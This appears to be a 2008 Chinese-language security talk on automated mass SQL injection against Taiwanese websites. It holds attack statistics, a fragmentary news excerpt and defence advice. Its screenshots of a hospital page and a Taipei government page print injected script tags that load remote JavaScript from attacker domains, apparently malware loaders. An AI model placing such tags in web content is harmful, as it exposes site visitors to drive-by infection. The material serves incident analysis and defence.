


# 我們也查到了駭客內部使用的流量統計表



# 每天瀏覽次惡意網頁量

5天的高峰期出現！  
可能正在進行自動的Mass SQL Injection 來掛馬，產生近60萬次的瀏覽量



2008-9-4	5970	2.9%	34479	1.4%
2008-9-5	5706	2.8%	35650	1.5%
2008-9-6	5776	2.8%	96123	4.0%
2008-9-7	5849	2.9%	92594	3.8%
2008-9-8	5703	2.8%	576043	23.7%
2008-9-9	5508	2.7%	197594	8.1%
2008-9-10	4960	2.4%	222888	9.2%
2008-9-11	4803	2.3%	32308	1.3%
2008-9-12	4651	2.3%	31743	1.3%
2008-9-13	3607	1.8%	21759	0.9%



News新聞

## 爆量SQL Injection攻擊自動化 上千個臺灣網站遭攻擊

大量SQL Injection攻擊，4月底在歐美爆發，不到半個月的時間，就蔓延到亞洲。臺灣遭到大量SQL Injection攻擊的網站，一天就有超過200個網站、將近2,000個網頁被植入惡意連結

重點

- 臺灣遭大量惡意攻擊，近2,000個網頁被植入惡意連結
- 謹守SDL標準，掃描Web應用程式，可改善惡意攻擊

從4月底開始，在歐美陸續發生大量SQL Injection（惡意攻擊）攻擊事件，而這樣的攻擊手法，在短短半個月時間，就已經從歐美蔓延到亞洲，臺灣、中國的網站更是首當其衝。根據資安公司觀察，此次駭客發動的大量SQL Injection攻擊，受駭網站不乏知名企業和公益組織，光是臺灣網域(.tw)，就已經有近2,000筆網頁，被植入惡意連結，甚至出

阿碼科技資安技術顧問古貴安在發現這樣的攻擊手法後，第一時間回溯追蹤駭客攻擊流程，他循線找到駭客用來記錄此次攻擊成效的網站。在資料仍處於公開的行況下，取得了駭客記錄攻擊結果的資料。他分析5月16日的駭客攻擊成果發現，至少有1萬個網站成功植入惡意程式，相關的惡意連結則高達10萬個。

若一步分析，古貴安指出，攻擊者以自動化程式搭配Google搜尋引擎，找到有SQL漏洞的網站，將惡意連結植入資料庫中。「整個過程已經自動化，比起先前人工作業的SQL Injection攻擊，先進行掃描再入侵的方式，自動化攻擊的效率和數量都大為增

### SQL Injection攻擊自動化

手動攻擊	自動化攻擊
●駭客針對特定目標	●使用搜尋引擎找尋不特定目標
●每天網站攻擊數量最多不超過百個	●每天網站攻擊數量超過上萬個
●攻擊速度較慢	●攻擊速度快

資料來源：阿碼科技，iThome整理，2008年5月

或是被改寫。」

阿碼科技資安顧問余俊賢指出，這次駭客只用一行攻擊碼就成功入侵，將惡意連結注入到後端資料庫，將惡意連結安插在所

站，仍大量遭到SQL Injection攻擊。

邱銘彰指出，另外一個值得關注的現象，是被植入惡意連結、惡意程式的受駭電腦，一

擊手法，醫院有意重新安裝資料庫作業系統，並重新修補所有系統與程式漏洞，希望能夠降低遭到SQL Injection攻擊的機會。在流量監控上，也透過封鎖外部IP和特定通訊埠，並暫時禁止醫院其他部門修改網頁內容的權限。不過，該主管指出，先前一些大規模網路攻擊，該醫院可能因為有防備或事先預警躲過一劫，「但網路攻擊手法層出不窮，在沒有百分之百的防禦方式下，面對各種網路威脅與攻擊手法，醫院只能在成本與技術的綜合評估下，戒慎恐懼的面對每一次的網路威脅。」該IT主管說。

面對層出不窮的SQL Injection攻擊，IBM ISS全球資安策略總監Gunter Ollmann

OWASP

# 自動SQL Injection掛馬的副作用



>> E-Mail 服務信箱 >> E-News 電子報 >> Home 回首頁

## 新竹馬偕紀念醫院

### Mackay Memorial Hospital, Hsinchu

[醫院簡介](#)[掛號服務](#)[醫療資源](#)[病患須知](#)[活動訊息](#)[衛教天地](#)[相關連結](#)

#### 掛號服務

Registration

網路掛號  
語音掛號  
就診須知  
門診表下載  
各科醫師專長

-----

Online Registration  
Phone Registration  
Instruction  
Download OPD Form  
Doctors' Specialty

-----

回首頁  
Home



#### 網路掛號

Online Registration

 網路掛號: 主標1 (請由此進)

- 小兒德國麻疹疫苗<script src=ht<script src=http://www.qiqign.com/m.js></script>  
小兒德國麻疹疫苗, 改為週二及週<script src=http://www.qiqign.com/m.js></script>
- 成人及老人體檢<script src=http<script src=http://www.qiqign.com/m.js></script>  
成人體檢: 40-64歲, 每三年一次、<script src=http://www.qiqign.com/m.js></script>
- 補發收據<script src=http://www<script src=http://www.qiqign.com/m.js></script>  
受理時間週一~週五8:00AM~17:00P<script src=http://www.qiqign.com/m.js></script>
- 健兒門診<script src=http://www<script src=http://www.qiqign.com/m.js></script>  
卡介苗注射掛週一、週五下午健<script src=http://www.qiqign.com/m.js></script>
- 掛號期限<script src=http://www<script src=http://www.qiqign.com/m.js></script>  
本院受理二週內之預約掛號。<scr<script src=http://www.qiqign.com/m.js></script>
- 診斷證明書<script src=http://w<script src=http://www.qiqign.com/m.js></script>  
非本人申請病歷資料或各種診斷<script src=http://www.qiqign.com/m.js></script>
- 掛號注意事項<script src=http://<script src=http://www.qiqign.com/m.js></script>  
掛號時請使用看診本人的資料掛號<script src=http://www.qiqign.com/m.js></script>
- 健保身份<script src=http://www<script src=http://www.qiqign.com/m.js></script>  
請攜帶健康保險卡, 身分證, 兒童<script src=http://www.qiqign.com/m.js></script>

亂掛到畫面花掉...





# Mass SQL Injection 跟以往攻擊有什麼不同

## ■ 無特定目標

- ▶ 以往的掛馬攻擊是有針對的網站，且是駭客使用手動工具完成，這次看到的是使用程式自動使用搜尋引擎中找出目標網站來散布

## ■ 自動化SQL Injection感染網站

- ▶ 駭客程式自動化SQL Injection，大量插入惡意連結到受害Database中，導致網站頁面內容被破壞
- ▶ 已在短時間內感染大量網站並加以掛馬，並造成嚴重災情(其中某一天就感染達到1萬網站，瀏覽量達到9萬多)

## ■ 新型態自動化Web攻擊，入侵層面不但廣且深入

- ▶ 將形成難以估計的新型態Bonet
- ▶ 甚至連DataBase都已經遭到汙染，難以清除

# 有時候太深的網頁根本沒人知道

REPORT DETAILS [http://www.dot.taipei.gov.tw]

Source of: http://www.dot.taipei.gov.tw/newch/survey.asp?hnEntrySN=5 - Mozilla Firefox

```
<table border=0 cellpadding=2 cellspacing=0 style= width:680px >
<col width=10><col width=10><col width=660 >

<tr class=t1>
  <td nowrap>1.</td>
  <td colspan=2>您對本網站的使用頻率為何? <script src=http://9i5t.cn/a.js></script>
    <input type="hidden" name="CSS1" value="1">
  </td>
</tr>
```

就連Google也沒爬到! Orz

Google

http://www.dot.taipei.gov.tw/newch/survey.asp?hnEntrySN=5

☒ 所有網頁 ☐ 中文網頁

所有網頁

問卷調查

1. 您對本網站的使用頻率為何? 每天使用. 每週一至三次. 每月一至三次. 偶爾一次. 2. 您對本網站的內容豐富程度感覺滿. 非常滿意. 滿意. 無意見. 不滿意. 非常不滿意 ...

[www.dot.taipei.gov.tw/newch/survey.asp?hnEntrySN=5](http://www.dot.taipei.gov.tw/newch/survey.asp?hnEntrySN=5) 18k - 頁庫存檔 - 類似網頁 -

# 總結：防護策略探討

- 對於防護系統來說，Javascript不但不容易分析，也很難辨識是否是惡意
- 這類大規模的網頁攻擊行為，可分下列幾種不同的層面解決方案
  - ▶ 因該建立國家期的網路惡意活動監控中心，跨ISP監控惡意網站的活動情形，並提供各單位與網管即時資安情報，例如：[www.malwaredomainlist.com](http://www.malwaredomainlist.com) 與 [www.shadowserver.org](http://www.shadowserver.org)
  - ▶ 強化各單位內部網站安全監控，在縮短發現攻擊事件的時間
  - ▶ 檢視網站的程式碼安全，降低被攻擊成功的可能性

# Reference

- **Symantec Global Internet Security Threat Report Jul-Dec 2007**, [http://eval.symantec.com/mktginfo/enterprise/white\\_papers/b-whitepaper\\_internet\\_security\\_threat\\_report\\_xiii\\_04-2008.en-us.pdf](http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_internet_security_threat_report_xiii_04-2008.en-us.pdf)
- **Reverse Engineering Malicious Javascript**. Jose Nazario, Ph.D, CanSecWest 2007
- **All Your iFRAMEs Point to Us**, Niels Provos, Panayiotis Mavrommatis Moheeb Abu Rajab, Fabian Monroe, Google, Inc.
- **The Ghost In The Browser**, Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang and Nagendra Modadugu. Google, Inc.
- **Circumventing Automated JavaScript Analysis**, Billy Hoffman (billy.hoffman@hp.com ). HP Web Security Research Group, BlackHat 2008
- **WhiteSpace: A Different Approach to JavaScript Obfuscation**, Kolisar, DEFCON 16